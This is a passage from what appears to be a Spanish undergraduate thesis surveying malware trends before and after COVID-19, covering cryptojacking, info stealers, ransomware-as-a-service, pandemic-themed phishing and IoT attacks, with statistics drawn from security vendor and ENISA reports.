


Figura 7.2: Cantidad de mineros en 2017 y 2018.

Concretamente, *Malwarebytes* reporta que bloqueaba 8 millones de intentos de minería por día.

Durante la primera mitad de 2018, se estima que los mineros han obtenido 2.5b$ de beneficio. Y grandes *botnets* como la *botnet "Smominru"* obtuvo más de 500k infecciones proveyéndoles beneficios de entre 2.8M$ y 3.6M$.

Además, se debe tener en cuenta que el valor de las criptomonedas es variable y la posible ganancia futura para el atacante puede significar no solo un beneficio actual, sino un beneficio futuro con su posible revalorización.

De hecho, este podría ser uno de los grandes incentivos para los malhechores. Si analizamos el valor del *Bitcoin* (criptomoneda usualmente referenciada como moneda canónica del mercado de criptomonedas) contra las detecciones de mineros silenciosos detectadas por *Malwarebytes*, podemos ver que existe una gran correlación.




Figura 7.3: Correlación del *BTC* contra el uso de mineros[2].

Sumado al gran interés por el valor, se añade la facilidad de infección. A partir de 2017, se pudo observar una diversificación de los ataques, afectando a más plataformas como Android, Mac, o incluso el navegador. Especial interés tiene el último vector de ataque, pues permite aprovecharse de cualquier dispositivo sin necesidad de instalar ningún *software*.

Durante la primera mitad de 2018, la mayor cantidad de detecciones *malware* son las siguientes: Coinhive (30 %), Cryptoloot (23 %), JseCoin (17 %), XMRig (7 %), Authedmine (6 %).

Y precisamente, todos las familias mencionadas excepto XMRig utilizan el uso del minado en el navegador. Centrándonos concretamente en el top 1, se puede analizar el caso de "Coinhive"[71]. Coinhive es una herramienta para minar criptomonedas que en principio se presenta como benévola. Nótese, como dicha actividad no es ilegal siempre que sea con consentimiento. De hecho, muchas de estas herramientas de minado en el navegador, se presentaron como una posible fuente de ingresos alternativa a los anuncios, en principio menos intrusivas pero lucrativas y es por eso que muchos dueños de páginas web utilizaron este *software* sin conocer el impacto que podrían tener en sus visitantes.

Desgraciadamente, otras muchas páginas, fueron hackeadas y se introdujo este tipo de mineros sin el conocimiento del dueño[72]. Destacan por ejemplo *exploits* utilizados en

Drupal[73] (uno de los *CMS, Content Management System*, más famosos del mundo) para desplegar mineros (ej. *CVE-2018-7602*[74] más conocido como *Drupalgeddon3*).

Si observamos el interés en el tiempo sobre esta herramienta (fig. 7.4) podemos ver como a finales de 2017 tuvo un gran interés, pero se fue perdiendo paulatinamente. El motivo principal se puede atribuir al bloqueo de páginas con este tipo de mineros por parte de los antivirus. De hecho, si analizamos las búsquedas en las que aparece *"Coinhive"* (fig. 7.5) se observa que palabras como virus o *malware* son bastante predominantes, lo cual puede ser producto de usuarios que reciben el mensaje de alerta por virus.




Figura 7.4: Interés en el tiempo sobre *"Coinhive"* - *Google Trends*.




Figura 7.5: Búsquedas relacionadas con *"Coinhive"* - *Google Trends*.

Finalmente, se muestra una gráfica aportada en el reporte anual de Fortinet[75] con

las distintas familias de mineros que se detectaron durante estos dos años.




Figura 7.6: Familias de mineros descubiertas en 2017 y 2018.

En la sección 9, se hace un análisis más en profundidad de los diversos mineros, así como sus diferencias y una comparación más a fondo entre la situación pre y post COVID.

7.1.2. Info Stealers

Además de los mineros silenciosos, otra de las categorías muy predominantes han sido los *info stealers*, sobre todo las variantes *Emotet* y *TrickBot*, que desarrollaron nuevas características de producción de *spam*, movimiento lateral, o métodos de robo de carteras de criptomonedas.

El principal objetivo de este tipo de *malware* fueron las empresas, llegando a ser la mayor amenaza para las empresas en 2018 para la mayoría de regiones del mundo. Su intención fue tratar de obtener información clasificada para vender en el mercado negro. Aunque *Emotet* y *Trickbot* hayan sido las familias precursoras, muchas otras le siguieron aprovechándose de la situación, atacando a millones de víctimas inseguras.

El actor principal, *Emotet*, utilizó routers como su principal vector de propagación, haciendo de ellos nodos *proxy* para su infraestructura de *Command and Control (C2C)*. Su beneficio provino sobretodo de troyanos bancarios.

Por otro lado, *Trickbot* utilizó una estrategia de propagación similar, pero se concentró en distribuir *ransomware* haciendo que todas las máquinas de la red quedaran encriptadas. Posteriormente se incluyeron funcionalidades de mineros para aumentar sus beneficios. Destacar que esta variante tuvo gran importancia en 2019, incluso superando al crecimiento de la variante *Emotet*.

Como tercera mención, se podría analizar la familia *Zeus Panda*, que mostró métodos interesantes para la infección de equipos, basándose sobretodo en *exploits* y documentos con *macros* maliciosas.

7.1.3. Ransomware

La escena del *malware* afectó en mayor o menor medida según el sector, por ejemplo, en el sector de la salud el 85 % del *malware* se clasifica como *ransomware*. En 2017 estuvo marcado fuertemente por ataques como *WannaCry* o *NotPetya*, que se hicieron llegar a bocas de todos afectando a más de 150 países, con perdidas económicas millonarias.

De hecho, en este mismo año, *Malwarebytes* reporta un aumento en 10 veces el uso de *ransomware* con respecto al año anterior[76].

No obstante, en 2018, las detecciones de ransomware disminuyeron levemente, sobretodo por la mitigación de la familia *WannaCry*.

Gran importancia tienen también familias como *GandCrab* que proporcionaron *Ransomware-as-a-Service (Raas)*. Este *malware* fue introducido a principios de 2018 y llegó a infectar a más de 50k sistemas en menos de un mes. Desde entonces, ha llegado a ser el segundo *ransomware* con más detecciones. Su vector de ataque principal es el uso de macros en ficheros que son distribuidos por correo.

7.2. Situación del Malware Post-COVID

En esta sección, se hará un análisis del *malware* post-covid, es decir, desde final de 2019 y en adelante. Cabe notar que se tendrá en cuenta sobretodo desde 2020, pues la

pandemia tuvo lugar en diciembre de 2019, lo que significa que no tuvo gran impacto durante ese año.

El impacto de la pandemia sobre el *malware* es una realidad, fuentes como *ESET*[77] o *Malwarebytes*[78] han dedicado desde entonces una sección especial al fenómeno. En estas secciones, se muestran grandes cantidades de campañas de *phishing* y fraude.

Los ataques además, no solo han crecido en términos de números, sino que también en su impacto. Como ejemplo claro, puede verse el ataque del *ransomware WastedLocker* a *Garmin*, que dejó sin *GPS* y sin servicio a todos sus clientes[79].

Tal y como se plantea en este *TFG*, el principal factor que ha provocado grandes riesgos es el cambio del trabajo a un modelo híbrido o completamente en línea.

Sobretodo, cabe destacar también, el cambio en las detecciones. *Malwarebytes* reporta para los ordenadores *Windows* de empresa un 24 % menos detecciones en *malware* convencional, pero un incremento del 147 % en *HackTools* y 24 % en *Spyware*. Por ejemplo, se puede ver en la figura 7.7 cómo las detecciones de familias como *Trickbot* o *Emotet* han disminuido considerablemente. Por otro lado, puede observarse claramente como el *software KMS*, utilizado para *crackear* la suite de *Microsoft Office* ha aumentado un 2250 %.




Figura 7.7: Top 10 amenazas de *malware* en la industria comparando 2020 con 2019.




Figura 7.8: Top 10 amenazas para la industria en 2019 y 2020.

Los malhechores se han aprovechado de la nueva situación donde la superficie de ataque es mayor y presuntamente no tan preparada[79].

A pesar de que ya existía una tendencia en el *malware* de atacar a organizaciones y compañías, grandes empresas afirman que han sufrido un mayor *target*, y sobretodo, tratando de atacar al trabajador remoto con intención de escalar a mayores objetivos[79].

Al igual que las grandes firmas, los reportes de *ENISA*[33] también han incluido una sección sobre el COVID. En su reporte publicado en 2021[80], se realizó una encuesta a grandes compañías. En esta encuesta se declara que el 54 % de organizaciones necesitaron trabajo remoto, de las cuales el 70 % declararon que esta modalidad de trabajo les supondría un incremento en el tiempo de identificación y contención de una brecha y el 76 % declararon que supondría un incremento en su coste.

A continuación se exponen las categorías de *malware* más presentes desde el inicio de la pandemia.

7.2.1. Ransomware

En primer lugar se presenta el *Ransomware*, lo cual no es una sorpresa. La tendencia tal y como se ha analizado estaba ya presente en la situación pre-COVID. Según *ENISA*, el *ransomware* se describe como "la principal amenaza de 2020-2021". El *Ransomware*

sigue siendo el método estrella utilizado para la obtención y monetización de las actividades cibernéticas ilícitas. Como vectores para la infección de *Ransomware*, se utilizaron sobretodo *emails* con *phishing* y fuerza bruta en servicios de escritorio remoto (*RDP*). Estos servicios son altamente usados durante el trabajo remoto, por lo que puede ser un indicador más para analizar como el *malware* se ha adaptado a la pandemia.

Algunos reportes, afirman también que, en muchas ocasiones, las infecciones se realizaban manualmente, tras haber usado servicios como *RDP* para la entrada al sistema.

El *malware* ha sido dirigido también en gran medida al sector de la salud, con grandes familias como *Maze*, *Conti* o *Ryuk*, atacando a hospitales.

También es interesante comentar el incremento del modelo de negocio *Ransomware as a Service (RaaS)*, lo que dificultó gravemente la atribución de ataques a ciertos actores o grupos.

Durante 2020, dos tercios de las campañas de *ransomware* fueron atribuidas a operadores usando *RaaS*[33]. El éxito de este tipo de campañas puede atribuirse en gran medida a la poca experiencia necesaria para el uso de estas herramientas.[33]

Aunque el método de extorsión principal siga siendo el mismo (el cifrado de los datos), muchos de los actores también han optado por lo que es conocido como una "doble extorsión". A parte de encriptar los sistemas y pedir un rescate, algunos de los datos sensibles de la empresa son exfiltrados de forma que se amenaza con hacerlos públicos. El hacerlos públicos no solo supone mayor presión para la víctima, sino que da credibilidad al autor del *malware*. Esto es posible verlo en familias como *Maze*.

A partir de ahí, los datos en muchas ocasiones han sido vendidos en la *Dark Web* o utilizados en los medios de comunicación para dar visibilidad al ataque. De hecho, en 2020, los atacantes ganaron más dinero demandando un rescate por la publicación de los datos que con las víctimas que querían desencriptar los archivos. Por ejemplo la familia *REvil* o *Sodinokibi*, que dice haber obtenido 100 millones de dólares en ese mismo año solamente de la doble extorsión. A menudo, los ataques también iban acompañados de ataques *DDoS* o extorsión a particulares.

7.2.2. Otros tipos de *malware*

En segundo lugar se encuentra el *malware* como troyanos o gusanos.

En 2019, existió un gran aumento en familias como *Emotet* (6 %) o *Trickbot* (52 %). Sin embargo, esta categoría se muestra en decadencia desde inicios de 2020. Esta decadencia, parece ser intencional, pues se piensa que la intención de los actores es la de reducir su "basura", es decir, al realizar campañas de *malware* más extensas, existen muchas víctimas dónde el ataque no tiene éxito; pero, sobretodo, existen víctimas que son profesionales de seguridad que tienen *honeypots* para capturar *mail* malicioso. Esto es lo que se denomina como "basura".

Al ser capturado por estos *honeypots*, los investigadores pueden crear rápidamente formas de detectar el *malware* haciéndolos menos efectivos contra las nuevas víctimas.

Por tanto, parece ser que los ataques ahora son más dirigidos y poseen una mayor tasa de éxito.

Además, se detecta una gran cantidad de *malware* en lenguajes de programación nuevos o no tan comunes. Esto puede ser para intentar burlar los análisis estáticos.

También se ha evidenciado gran popularidad en *malware* para contenedores o *malware file-less*, lo que permite una menor huella en el sistema y por tanto más dificultades para detectar el *malware*.

7.2.3. CriptoJacking

Posteriormente, se encuentra el *criptojacking*. De nuevo esta categoría no es una sorpresa, el mercado de las criptomonedas sigue en aumento (consiguiendo precios históricos) y al presentar un modelo de negocio más seguro, ha hecho que esta categoría se posicione en tercer lugar según *ENISA*. De hecho, se estima que en el primer cuarto de 2021 se obtuvo el mayor *record* de detecciones desde los últimos años. Cabe destacar también cómo se ha pasado a una transición de mineros en el navegador a mineros *file-less*. De nuevo, esta técnica puede ser para tratar de evitar la detección.

7.2.4. *Spam*, *Phishing*, Extorsión y *Stalkerware*

La ingeniería social se basa sobretodo en abusar de las personas mas susceptibles. Momentos de desconcierto y caos son momentos clave en los cuales las personas pueden encontrarse "con la guardia baja" y caer en ataques de ingeniería social.

Se estima, que en Abril de 2020, un tercio de toda la población mundial se encontraba en mayor o menor medida de confinamiento y medidas de distanciamiento social[81], es decir, este era un punto perfecto donde atacar al factor humano.

Esto se refleja en varias tendencias, en primer lugar, en las extorsiones por correo electrónico. En ellos, el tema del COVID-19 es recurrente, incluso a finales de 2021. La extorsión se muestra particularmente al comprometer correos de empresa (*BEC*) o la utilización de estos correos para métodos de ataque más sofisticados y dirigidos.

Por otro lado, el *phishing*. Algunas temáticas de ejemplo pueden ser: falsas campañas de vacunación, obtención de datos para el seguimiento de la pandemia, suplantación de identidad de grandes corporaciones médicas, etc. Posteriormente, cuando el trabajo remoto se popularizó, comenzaron a detectarse correos con temática de herramientas utilizadas como *Zoom*, *Microsoft Teams*, entre otras.

Es interesante analizar también, como a menudo se adecuaban también a las diferentes etapas de la pandemia. Como la figura 7.9 muestra, es cuestión de días que las diferentes familias de *malware* se adaptan a los eventos locales y actúan en concordancia.




Figura 7.9: Uso de la temática del COVID en el *malware* - *Microsoft*[3].

Por otro lado, se puede analizar el *Spam*. La cantidad de *spam* es tanta, que *Google* anunció estar bloqueando en Abril 18 millones de *e-mails* de *spam* relacionados con el COVID-19 por día.

En el siguiente gráfico (fig. 7.10), se puede ver claramente como existe un gran pico en el inicio de la pandemia, donde predominan familias como *Emotet* o *Trickbot* (analizadas en el capítulo 8).




Figura 7.10: Detecciones maliciosas en el correo desde 2018 hasta 2020.

Al igual que con el *Ransomware*, el modelo de negocio bajo demanda o "as a service" ha tomado gran importancia, en este caso se ha denominado *Phishing-as-a-Service (PhaaS)*.

Como mención especial, se plantean algunos tipos de malware y técnicas, que a pesar de tener nichos más concretos, aumentaron considerablemente. Claro ejemplo es el del *stalkwerware*, es decir, aplicaciones usadas para monitorizar y espiar sistemas, a menudo usadas por parejas abusivas.

A partir de abril de 2020, cuando se decretó el estado de alarma mundial debido a la pandemia, en *Android*, las detecciones de aplicaciones de monitorización y *spyware* aumentaron un 565 %.[78]

7.2.5. La rápida digitalización y la falta de madurez en el software

Durante la época de pandemia, la digitalización se aceleró, siendo esta la principal arma contra el COVID-19. No obstante, donde muchos ven progreso, otros ven posibles vulnerabilidades o uso de tecnología no lista para salir al mercado real. Se pueden analizar dos claros ejemplos de ello:

```
''La vulnerabilidad de los sistemas blockchain al ataque del 51% constituye otro gran
desafío, como lo demuestra el reciente hackeo del sitio web del boletín oficial
basado en blockchain del gobierno argentino, donde se difundieron declaraciones
falsas sobre el coronavirus.''
```

- Servicio de Investigación del Parlamento Europeo [82]

Un ataque del 51 % ocurre cuando un usuario malicioso obtiene mayor poder de minado que el resto de usuarios. Así entonces, el usuario malicioso es capaz de parar confirmaciones y crear nuevas transacciones.

Se podría pensar que es problema de la infraestructura del gobierno argentino, pero no es necesariamente el caso, este tipo de ataques son inherentes a la mayoría de redes, y de hecho estos ataques han ocurrido múltiples veces en muchas criptomonedas famosas. Como gran ejemplo se puede analizar *Ethereum Classic* que sufrió 3 veces este ataque en 2020 durante un solo mes [83] o *Bitcoin Gold*, que en 2018 también sufrió este ataque asumiendo pérdidas de más de 18 millones de dólares[84].

Por otra parte, se pueden analizar ejemplos cotidianos, en aplicaciones presentes en el día a día. Se analiza una cita del blog de BBVA.

```
''Quioscos activados por voz para recoger el periódico sin tocar nada, robots a las
entradas de los hoteles para recibir a los turistas y hologramas que sustituyen a
los botones para reducir el contacto en los ascensores.''
```

- Banco BBVA[85]

A pesar de las ventajas que estos sistemas proponen, muy a menudo no son testeados los suficiente. Especialmente, desde el punto de vista de la seguridad, haciendo pues, que las prestaciones acaben siendo puntos de entrada para los atacantes. Según un reporte de *Unit 42*[86] (un equipo de *Palo Alto Networks*) en 2020, 6 de cada 10 (57 %) de los dispositivos *IoT* son vulnerables a al menos ataques de seguridad con severidad media. Se añade también, que el 98 % del tráfico no se encuentra encriptado.

La cantidad de ataques producida también sufrió un increíble aumento. Según un estudio de *ZScaler*[87], en Diciembre de 2020 se bloquearon 300.000 ataques de *malware* a *IoT*, un 700 % más que en año anterior. Estos ataques se realizaban a todo tipo de dispositivos: Impresoras, televisiones inteligentes, cámaras, etc. 553 dispositivos distintos fueron analizados.

Microsoft también reporta un aumento del 35 % en la primera mitad de 2020 con respecto a la segunda mitad de 2019[88].

Analizando los datos gráficamente, también se puede ver una muy clara correlación entre los ataques a *IoT* (fig. 7.12) y la influencia del COVID (fig. 7.12).

